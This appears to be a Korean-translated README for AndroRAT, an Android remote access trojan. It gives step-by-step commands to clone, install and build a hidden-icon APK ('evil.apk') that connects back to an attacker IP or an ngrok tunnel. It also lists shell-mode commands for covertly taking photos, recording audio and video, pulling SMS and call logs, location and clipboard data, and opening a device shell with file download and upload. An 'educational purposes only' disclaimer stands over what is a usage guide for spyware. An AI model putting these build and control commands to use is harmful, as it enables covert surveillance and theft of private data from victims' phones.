

소켓을 사용하는 간단한 안드로이드 원격 관리 도구입니다. 클라이언트 측에서는 Java를, 서버 측에서는 Python을 사용합니다.
면책 조항 : 이 소프트웨어는 교육 목적으로만 사용됩니다. 저는 이 앱의 악의적인 사용에 대해 책임지지 않습니다.


AndroRAT는 안드로이드 시스템을 원격으로 제어하고 정보를 수집할 수 있도록 설계된 도구입니다. Androrat는 클라이언트 측은 Java Android로, 서버 측은 Python으로 개발된 클라이언트/서버 애플리케이션입니다.
AndroRAT는 Android 10 (Q)에서도 작동하지만 일부 인터프리터 명령이 불안정할 수 있습니다.

AndroRAT는 Python3와 JAVA (또는 Android Studio)가 필요합니다
git clone https://github.com/karma9874/AndroRAT.git
cd AndroRAT
pip install -r requirements.txt
Windows에서 Git bash를 사용하여 저장소를 복제할 때 다음과 같은 오류가 발생할 수 있습니다:
error: unable to create file <filename>: Filename too long
이는 Git이 파일 이름에 대해 4096자 제한을 두기 때문이며, Windows에서 Git이 msys로 컴파일된 경우는 예외입니다. 이 경우 이전 버전의 Windows API를 사용하므로 파일 이름에 260자 제한이 있습니다.
core.longpaths를 true로 설정하여 이 문제를 우회할 수 있습니다.
git config --system core.longpaths true
Git bash를 관리자 권한으로 실행해야 합니다.
*#*#1337#*#*로 전화를 겁니다 (현재는 Restart Activity와 Uninstall 두 가지 옵션만 있습니다)참고: 일부 기기에서 이 기능을 사용하려면 설정에서
display pop-up windows running in background옵션을 활성화해야 합니다.
--build - android apk 빌드용--ngrok - ngrok 터널 사용용 (인터넷을 통해)--shell - 기기의 대화형 셸 획득용build 모드Usage:
python3 androRAT.py --build --ngrok [flags]
Flags:
-p, --port Attacker port number (optional by default its set to 8000)
-o, --output Name for the apk file (optional by default its set to "karma.apk")
-icon, --icon Visible icon after installing apk (by default set to hidden)
Usage:
  python3 androRAT.py --build [flags]
  Flags:
    -i, --ip                Attacker IP address (required)
    -p, --port              Attacker port number (required)
    -o, --output            Name for the apk file (optional)
    -icon, --icon           Visible icon after installing apk (by default set to hidden)
또는 Android Code 폴더를 Android Studio로 가져와 config.java 파일에서 IP 주소와 포트 번호를 변경하여 apk를 수동으로 빌드한 다음 Android Studio -> Build -> Generate Signed APK(s)에서 서명된 apk를 생성할 수 있습니다.
shell 모드Usage:
python3 androRAT.py --shell [flags]
Flags:
-i, --ip Listner IP address
-p, --port Listner port number
shell 모드를 실행한 후에는 기기의 인터프리터를 얻게 됩니다

인터프리터에서 실행할 수 있는 명령어
    deviceInfo                 --> returns basic info of the device
    camList                    --> returns cameraID
    takepic [cameraID]         --> Takes picture from camera
    startVideo [cameraID]      --> starts recording the video
    stopVideo                  --> stop recording the video and return the video file
    startAudio                 --> starts recording the audio
    stopAudio                  --> stop recording the audio
    getSMS [inbox|sent]        --> returns inbox sms or sent sms in a file
    getCallLogs                --> returns call logs in a file
    shell                      --> starts a sh shell of the device
    vibrate [number_of_times]  --> vibrate the device number of time
    getLocation                --> return the current location of the device
    getIP                      --> returns the ip of the device
    getSimDetails              --> returns the details of all sim of the device
    clear                      --> clears the screen
    getClipData                --> return the current saved text from the clipboard
    getMACAddress              --> returns the mac address of the device
    exit                       --> exit the interpreter
셸 sh에는 몇 가지 하위 명령이 있습니다
    get [full_file_path]        --> donwloads the file to the local machine (file size upto 15mb)
    put [filename]              --> uploads the file to the android device
리스너도 함께 설정하면서 ngrok을 사용해 apk를 빌드하려면:
python3 androRAT.py --build --ngrok -o evil.apk
To build the apk using desired ip and port:
python3 androRAT.py --build -i 192.169.x.x -p 8000 -o evil.apk
인터프리터를 얻으려면:
python3 androRAT.py --shell -i 0.0.0.0 -p 8000


AndroRAT is licensed under MIT license take a look at the LICENSE for more information.


